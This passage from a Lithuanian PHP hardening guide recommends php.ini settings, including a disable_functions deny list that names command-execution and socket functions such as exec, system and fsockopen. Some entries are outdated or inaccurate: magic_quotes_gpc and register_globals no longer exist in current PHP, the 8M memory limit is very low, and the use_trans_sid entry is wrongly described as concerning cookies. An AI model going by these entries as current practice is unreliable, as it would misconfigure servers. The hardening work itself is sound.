  Ši funkcija PHP aplikacijose leidžia išgauti duomenis iš nutolusių šaltinių (FTP, HTTP). Jei trečiosios šalys gali manipuliuoti šia PHP direktyva, tuomet labai lengva įkrauti informaciją ar jos dalį iš nutolusio serverio netalpinant kenkėjiškų failų tiesiogiai jūsų serveryje. Rekomenduojama šios direktyvos nuostata: **allow_url_fopen Off.**

- **allow_url_include** (funkcija išjungta pagal nutylėjimą)
  Išjungus šią funkcija blokuojami failai kurie gali būti įkraunami iš išorinių nuorodų. Jei ši funkcija išjungta, tačiau palikta **allow_url_fopen** direktyva įjungta, tuomet trečiosios šalys vis tiek gali įkrauti informaciją iš nutolusių serverių. Rekomenduojama šios direktyvos nuostata: **allow_url_include Off.**

Siekiant užtikrinti minimalų jūsų svetainės saugumą keletas PHP konfigūracinių nustatymų.

- **disable_function**
  - » Ši direktyva leidžia išjungti specifines PHP funkcijas, taip sumažinant riziką jog bus pasinaudojama PHP aplikacijos spragomis. Prieš išjungdami PHP funkcijas atidžiai patikrinkite ar jos nėra naudojamos jūsų tinklalapyje.
  - » Rekomenduojama šios direktyvos nuostata: **disable_functions = curl_exec,curl_multi_exec, dl,exec, fsockopen, parse_ ini_file, passthru, popen, proc_open, proc_close,shell _exec, show_source, symlink, system.**

Siekiant užtikrinti minimalų jūsų svetainės saugumą keletas PHP konfigūracinių nustatymų.

- Išjungiamų funkcijų paaiškinimas: ***curl_exec*** - inicijuojama cURL sesija, ***curl_multi_exec*** - inicijuojami papildomi susijungimai cURL sesijos metu, ***dl*** - įkraunamas PHP plėtinys PHP vykdymo metu, ***exec*** - išorinės komandos vykdymas, ***fsockopen*** - atidaromas unix arba www prievadas (port), ***parse_ini_file*** - įkraunamas konfigūracinis .ini failas, ***passthru*** - vykdoma išorinė programa ir pateikiami neformatuoti rezultatai, ***popen*** - atidaroma vykdomo failo rodyklė**,** ***proc_open*** - įvykdoma komanda ir atidaromas failas informacijos įvedimui / išvedimui, ***proc_close*** - uždaromas failas iššauktas **proc_open** komandos, pateikiamas uždarymo PID, ***shell_exec*** - vykdoma shell komanda, ***show_source*** - rodomas failo šaltinis, ***symlink*** - sukuriama nuoroda į failą, ***system*** - įvykdoma išorinė programa ir atvaizduojamas rezultatas.

Siekiant užtikrinti minimalų jūsų svetainės saugumą keletas PHP konfigūracinių nustatymų.

display_errors

Ši PHP direktyva pateikia PHP klaidas esant PHP aplikacijos kodo klaidoms. PHP aplikacijos klaidose gali būti pateikiama informacija aktuali trečiosioms šalims siekiančioms sukompromituoti jūsų tinklalapį ir/ar serverį. Rekomenduojama šios direktyvos nuostata: **display_errors = Off** ir **log_errors = On**

expose_php

Ši direktyva nustato ar PHP versija yra rodoma trečiosioms šalims. Žinant PHP versiją galima išnaudoti žinomus pažeidžiamumus (ypač jei PHP versija nėra naujausia). Rekomenduojama šios direktyvos nuostata: **expose_php = Off**

magic_quotes_gpc (kai kuriose Linux distribucijose ši nuostata yra įjungta)
Ši nuostata suteikia duomenų bazių apsaugą nuo galimų SQL injekcijų. Nepaisant to, ji nėra efektyvi ir jos naudojimas taipogi nėra skaitomas racionaliu. Apsaugą nuo SQL injekcijų rekomenduotina diegti PHP aplikacijų lygyje,
Rekomenduojama šios direktyvos nuostata: **magic_quotes_gpc = Off**

Siekiant užtikrinti minimalų jūsų svetainės saugumą keletas PHP konfigūracinių nustatymų.

memory_limit

Ši direktyva aprašo virtualios atminties kiekį skiriamą 1 PHP procesui. Pasirinkus neracionalų memory_limit dydį atveriamas kelias DoS tipo atakai. Ši direktyva konfigūruojama pagal specifinį poreikį. Didinkite ją virš rekomenduotinos reikšmės tik tada jei iš tiesų nėra kito pasirinkimo. Rekomenduojama šios direktyvos nuostata: **memory_limit = 8M**

open_basedir

open_basedir direktyva apriboja PHP failų naudojimą už vartotojo nustatyto aplanko ribų. Nustatykite open_basedir (jei naudojama) tik ties tuo aplanku kurį norite jog lankytojai matytų. Pavyzdinė rekomenduojama šios direktyvos nuostata: **open_basedir = "/var/www/html/:/usr/local/php/„**

post_max_size

Ši direktyva riboja duomenų kiekį perduodama POST metodu. Trečiosios šalys gali sukompromituoti serverio resursus siųsdami daugybę POST tipo užklausų ir taip išnaudodami serverio atmintį. Rekomenduojama šios direktyvos nuostata: **post_max_size = 256K**

Siekiant užtikrinti minimalų jūsų svetainės saugumą keletas PHP konfigūracinių nustatymų.

register_globals

Šią direktyvą naudoja senesnės PHP aplikacijos. Ji leidžia automatiškai kurti kintamuosius. Ši direktyva turėtų būti visuomet išjungta.

Rekomenduojama šios direktyvos nuostata: **register_globals = Off**

save_path

Ši direktyva aprašo aplanką kuriame kuriamos sesijos. Sesijų saugojimo aplankas turėtų būti virš vartotojams prieinamo aplanko.

Pavyzdinė rekomenduojama šios direktyvos nuostata: **session.save_path = "/var/lib/php/session„**

upload_max_filesize

Ši direktyva nustato maksimalų 1 failo dydį kurį galima įkelti naudojant PHP aplikaciją. Trečiosios šalys mėgindamos sukompromituoti jūsų serverio sklandų darbą gali mėginti įkelti itin didelius failus taip visiškai išnaudodami jūsų serveryje esančius resursus.

Pavyzdinė rekomenduojama šios direktyvos nuostata: **upload_max_filesize = 8M**

Siekiant užtikrinti minimalų jūsų svetainės saugumą keletas PHP konfigūracinių nustatymų.

upload_tmp_dir

Ši direktyva aprašo aplanko kelią, kuriame saugojami laikini failai su kuriais dirba PHP aplikacija. Aplankas negali būti pasiekiamas įprastiems vartotojams. Pavyzdinė rekomenduojama šios direktyvos nuostata: **upload_tmp_dir = "/tmp„**

use_trans_sid

Ši direktyva nusako ar sausainėliuose (Cookies) yra matomas sesijos numeris (PHPSESSID). Jei ši informacija yra matoma, tuomet trečiosioms šalims perėmus aktyvią sesiją įmanoma perimti slaptą informaciją. Rekomenduojama šios direktyvos nuostata: **session.use_trans_sid = 0**